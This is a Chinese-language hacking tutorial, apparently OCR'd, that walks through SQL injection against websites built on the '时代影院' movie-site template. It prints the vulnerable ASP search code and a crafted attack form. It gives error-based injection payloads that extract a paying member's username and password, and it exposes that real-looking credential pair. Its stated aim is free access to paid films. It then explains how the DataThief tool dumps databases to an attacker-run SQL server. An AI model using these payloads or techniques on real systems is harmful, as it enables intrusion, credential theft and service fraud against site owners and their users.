


图1

看到这个图片，经常玩入侵的兄弟应该很熟悉吧。说到这里了，就说点题外话。这是“时代影院”的模板网页。网上能够下载到完整的网页文件和数据库文件。很早前我就发现许多网站都是用的这个模板，却不知这套网页的问题多得很，但是这个网站用的却是修改过的漏洞很少的版本。看清楚哦，是很少，不是没有漏洞，嘿嘿。于是我抱着代码读，终于让我发现了无数的洞洞。哈哈，这里捡一个对大家的入侵有帮助的演示漏洞。看下图2：



图2

看看图2 右边的地方，是一个搜索影片的功能。当然管理员没这么傻，他在直接填写内容的地方是作了过滤的，但是在那个下拉菜单的地方却忽略了。让我们看看他的代码先：

```
<%
stype=trim(request.form("stype"))
key=trim(Request.form("key"))
if stype="" then stype="影片名称"
if key<>"" then
    str=" and " & stype & " like '%" & key & "%' "
end if
%>
```

分析这段代码，首先它取得你要查找的类型，也就是要查找的“影片名称”，还是“主要演员”，然后他再把取得的关键字赋

给key这个变量（虽然这段代码没有过滤key变量，但我在这里注射始终不成功，所以我肯定管理员一定是修改过代码），然后就将取得的stype和key连成sql语句。可惜的是，管理员没想到，我们并没有通过他本身的网页来提交，而是自己写了一个网页（attack.htm），里面我们可以自定义stype的值，因为stype并没有过滤，因此我们可以任意的改写stype的值。例如，我们把stype的值赋于 **stype = 影片名称 = 'xx' --**，这样在sql的语句中就变成了 **str = … and 影片名称= 'xxx' -- --like '% key %'**。从上面可以看到后面被过滤了的key其实就被我们注释掉了，这样就可以成功注射。哈哈！利用上面的原理，我构造了一个文件attack.htm，如图3所示：




图 3

在这里我们把stype的值赋于了 **stype= 影片名称 ='' and 0<>(select top 1 用户名 from [用户] where 身份='金牌会员') --**，这样在sql执行时就会发生错误，把身份是金牌会员的第一个用户的用户名也显示出来，当提交后出现下面的错误的提示：

> Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
> 将 nvarchar 值 'muyufa' 转换为数据类型为 int 的列时发生语法错误。
> /search.asp，行39

这样我们便得到一个金牌用户的用户名。接下来我们要得到这个用户的密码。我们把stype的值填写成：**影片名称 ='' and 0>(select 密码 from [用户] where 用户名='muyufa')--**，然后按提交，这样就出现了如下的错误提示：

> Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
> 将 nvarchar 值 'lovejl' 转换为数据类型为 int 的列时发生语法错误。
> /search.asp，行39

从而我们得知金牌会员的一个用户名为 muyufa ，其密码是lovejl。从上面的演示可以看到，我们可以有效的构造sql语句，这样就能获得所有有价值的用户及其密码。当然也实现了我们的入侵目的，即收费电影免费看。

但是这样通过“暴错”来获得数据，实在是太慢了，而且当对方的错误提示关闭时就没什么用了，这里，我给大家介绍一个工具，是老外编写的，我自己用了很久了，不知道有没有人介绍过。软件名称是DataThief，VB编写的。这款软件的主要作用就是获取对方数据库中的数据内容。他不是利用“暴错”来实现的，而是利用SQL语句将要查询的内容，插入到一个中间SQL服务器。因此要使用这款软件，你还需要自己有一台SQL服务器用于接收数据。软件界面如下（图4）：




图 4

我来解释一下各个文本框的含义：

注意

sql server ：这里填写你自己的sql server服务器的IP地址，用于接收数据

login：SQL SERVER的登陆用户

pwd：登陆用户的密码

Max Row：返回最大的行数

URL：注入的地址

这里要注意，如果注入类型是数字型就填写 id=1 <***>，如果是字符型则填写 id=1' <***>。下面给大家实际演示一下。在填好我自己的数据库IP，用户和密码后，点GO，则出现如图5所示的结果：

从图5中我们可以看到，服务器上所有的数据库已经显示出来了，而且最下面的Results框中也有当前服务器的系统版信息，还有当前登陆的SQL SERVER的用户信息，以及该用户是否为sysadmin权限。在这台被入侵的服务器里，用户sdvod是sysadmin的权限。我们选中sdvod数据库，点 “List Tables”，再选取其中的“用户”表，点“List Fields”，就可以列出选中表的列。如图6所示：




图5




图6

在列出表中的字段后，你可以选择要查询的某个字段，这里我只查询了用户名和密码两个字段，然后点击 “Run Query”，就会返回查询的结果，如图7所示：

